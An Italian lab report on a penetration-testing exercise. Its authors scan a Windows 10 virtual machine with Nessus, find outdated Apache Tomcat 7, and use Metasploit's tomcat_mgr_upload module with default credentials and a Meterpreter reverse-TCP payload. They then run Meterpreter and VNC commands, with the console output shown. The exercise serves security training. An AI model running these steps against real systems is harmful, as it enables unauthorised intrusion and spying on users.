Report: Exploit di Windows 10 con Metasploit

Data: 19 Maggio 2025

Autori: Stefano Gugliotta, Simone Triarico

Obiettivo: Eseguire un vulnerability scanning su una macchina Windows 10, identificare un servizio vulnerabile (Apache Tomcat) e sfruttarlo tramite Metasploit per ottenere una sessione Meterpreter. Successivamente, raccogliere informazioni forensi sulla macchina compromessa.

1. Configurazione dell'Ambiente di Laboratorio

L'ambiente di laboratorio è stato configurato secondo i requisiti forniti:

- **Kali Linux (Attacker):** Indirizzo IP 192.168.200.100
- **Windows 10 (Target):** Indirizzo IP 192.168.200.200

Si è assunto che i servizi potenzialmente vulnerabili sulla macchina Windows 10, incluso Apache Tomcat, siano stati avviati prima dell'inizio dell'esercizio.

2. Vulnerability Scanning con Nessus

Il primo passo cruciale è stato eseguire una scansione di vulnerabilità sulla macchina Windows 10 utilizzando Nessus. Questa fase è essenziale per identificare potenziali debolezze e servizi esposti che potrebbero essere sfruttati.

Procedura:

1. Avvio di Nessus sul sistema Kali Linux.
2. Configurazione di una nuova scansione di tipo "Basic Network Scan".
3. Immissione dell'indirizzo IP della macchina target (192.168.200.200) come obiettivo della scansione.
4. Avvio della scansione.

Risultati:

La scansione di Nessus ha identificato diverse potenziali vulnerabilità sulla macchina Windows 10. Tra i risultati, è stata rilevata una vulnerabilità di critica o alta gravità associata al servizio Apache Tomcat in esecuzione. Questa vulnerabilità potrebbe riguardare versioni specifiche del software non aggiornate o configurazioni insicure.

I risultati della scansione fatta attraverso Nessus possono essere visualizzati all’interno del file allegato denominato “Windows_r1qs0a.pdf”, di seguito vengono riportati le 3 severity riguardanti Apache Tomcat.

CRITICAL	10.0	-	-	171351	Apache Tomcat SEoL (7.0.x)
HIGH	8.1	8.9	0.9439	103782	Apache Tomcat 7.0.0 < 7.0.82
HIGH	8.1	8.4	0.9423	124064	Apache Tomcat 7.0.0 < 7.0.94 multiple vulnerabilities

3. Sfruttamento della Vulnerabilità Tomcat con Metasploit

Una volta identificata una potenziale vulnerabilità in Apache Tomcat tramite Nessus, il passo successivo è stato utilizzare Metasploit per tentare di sfruttarla e ottenere l'accesso al sistema Windows 10.

Procedura:

1. Avvio della console di Metasploit (*msfconsole*) sul sistema Kali Linux.
2. Ricerca di moduli exploit relativi ad Apache Tomcat. Questo può essere fatto utilizzando il comando *search tomcat*.
3. Selezione di un modulo exploit appropriato in base alla vulnerabilità identificata da Nessus. Ad esempio, potrebbe trattarsi di un exploit per una specifica falla di esecuzione di codice remoto o di bypass dell'autenticazione.
4. Configurazione del modulo exploit selezionato:

```
msf6 > search tomcat

Matching Modules
================

   #   Name
   -   ----
   0   auxiliary/dos/http/apache_commons_fileupload_dos
d Apache Tomcat DoS
   1   exploit/multi/http/struts_dev_mode
de OGNL Execution
   2   exploit/multi/http/struts2_namespace_ognl
direct OGNL Injection
   3     \_ target: Automatic detection
   4     \_ target: Windows
   5     \_ target: Linux
   6   exploit/multi/http/struts_code_exec_classloader
nipulation Remote Code Execution
   7     \_ target: Java
   8     \_ target: Linux
   9     \_ target: Windows
   10    \_ target: Windows / Tomcat 6 & 7 and GlassFish 4
   11  auxiliary/admin/http/tomcat_ghostcat
   12  exploit/windows/http/tomcat_cgi_cmdlineargs
bleCmdLineArguments Vulnerability
   13  exploit/multi/http/tomcat_mgr_deploy
ation Deployer Authenticated Code Execution
   14    \_ target: Automatic
   15    \_ target: Java Universal
   16    \_ target: Windows Universal
   17    \_ target: Linux x86
   18  exploit/multi/http/tomcat_mgr_upload
ticated Upload Code Execution
   19    \_ target: Java Universal
```

    - Impostazione dell'opzione *RHOST* (Remote Host) con l'indirizzo IP della macchina target (192.168.200.200).

```
msf6 > use 18
[*] No payload configured, defaulting to java/meterpreter/reverse_tcp
msf6 exploit(multi/http/tomcat_mgr_upload) > set rhost 192.168.200.200
rhost => 192.168.200.200
msf6 exploit(multi/http/tomcat_mgr_upload) > set lhost 192.168.200.100
lhost => 192.168.200.100
msf6 exploit(multi/http/tomcat_mgr_upload) > set rport 8080
rport => 8080
msf6 exploit(multi/http/tomcat_mgr_upload) > set lport 7777
lport => 7777
msf6 exploit(multi/http/tomcat_mgr_upload) > set httpPassword password
httpPassword => password
msf6 exploit(multi/http/tomcat_mgr_upload) > set httpUsername admin
httpUsername => admin
```

    - Impostazione dell'opzione *RPORT* (Remote Port) con la porta su cui è in esecuzione Apache Tomcat (solitamente la 8080).
    - Selezione di un payload appropriato per ottenere una sessione *Meterpreter*. In questo caso, si è utilizzato un payload *java/meterpreter/reverse_tcp*.


- Impostazione dell'opzione *LHOST* (Local Host) con l'indirizzo IP della macchina attaccante (192.168.200.100).
- Impostazione dell'opzione *LPORT* (Local Port) con la porta di ascolto specificata (7777).

5. Esecuzione dell'exploit utilizzando il comando exploit.

Risultati:

L'exploit ha avuto successo, e una sessione Meterpreter è stata aperta sulla macchina Windows 10. La console di Metasploit indica una connessione stabilita dalla macchina target all'indirizzo IP e alla porta di ascolto specificati.

Comando *systeminfo*:



Comando *Ipconfig*:

```
meterpreter > ipconfig

Interface  1
============
Name         : lo - Software Loopback Interface 1
Hardware MAC : 00:00:00:00:00:00
MTU          : 4294967295
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0
IPv6 Address : ::1
IPv6 Netmask : ffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff


Interface  2
============
Name         : eth0 - Microsoft Kernel Debug Network Adapter
Hardware MAC : 00:00:00:00:00:00
MTU          : 4294967295


Interface  3
============
Name         : eth1 - Intel(R) PRO/1000 MT Desktop Adapter
Hardware MAC : 08:00:27:5e:2b:9b
MTU          : 1500
IPv4 Address : 192.168.200.200
IPv4 Netmask : 255.255.255.0
```


Comandi *run vnc* e *webcam_list*:

```
meterpreter > run vnc
[*] Creating a VNC reverse tcp stager: LHOST=192.168.200.100 LPORT=4545
[*] Running payload handler
[*] VNC stager executable 73802 bytes long
[*] Uploaded the VNC agent to C:\Windows\TEMP\wGxZTTNTEOeuu.exe (must be deleted manually)
[*] Executing the VNC agent with endpoint 192.168.200.100:4545 ...
meterpreter > Connected to RFB server, using protocol version 3.8
Enabling TightVNC protocol extensions
No authentication needed
Authentication successful
Desktop name "desktop-9k1o4bt"
VNC server default format:
  32 bits per pixel.
  Least significant byte first in each pixel.
  True colour: max red 255 green 255 blue 255, shift red 16 green 8 blue 0
[*] VNC Server session 3 opened (192.168.200.100:4545 → 192.168.200.200:49490) at 2025-05-19 15:42:05 +0200
Using default colormap which is TrueColor.  Pixel format:
  32 bits per pixel.
  Least significant byte first in each pixel.
  True colour: max red 255 green 255 blue 255, shift red 16 green 8 blue 0
Same machine: preferring raw encoding

meterpreter > webcam_list
[-] The "webcam_list" command is not supported by this Meterpreter type (java/windows)
meterpreter >
```

Questo output indica che una webcam integrata è non presente sulla macchina target.

1. **Acquisizione di uno screenshot del desktop:** È stato utilizzato il comando run vnc per ottenere l'accesso al desktop della macchina Windows 10 tramite Kali e prendere uno screenshot del desktop. L'immagine viene salvata sul sistema Kali Linux.



5. Conclusioni

L'esercizio ha dimostrato con successo come sia possibile sfruttare una vulnerabilità in un servizio in esecuzione su una macchina Windows 10 utilizzando Metasploit. Attraverso una scansione di vulnerabilità iniziale con Nessus, è stata identificata una potenziale debolezza in Apache Tomcat. Successivamente, un modulo exploit appropriato in Metasploit è stato configurato ed eseguito, consentendo di ottenere una sessione Meterpreter sulla macchina target.

Una volta stabilita la sessione Meterpreter, è stato possibile eseguire comandi per raccogliere informazioni forensi cruciali, tra cui il tipo di macchina (virtuale), le configurazioni di rete, la presenza di webcam attive e uno screenshot del desktop.

Questo esercizio sottolinea l'importanza di mantenere i sistemi operativi e le applicazioni aggiornate con le patch di sicurezza più recenti e di configurare i servizi in modo sicuro per mitigare il rischio di exploit. La combinazione di strumenti come Nessus e Metasploit rappresenta una potente metodologia per la valutazione della sicurezza e il penetration testing.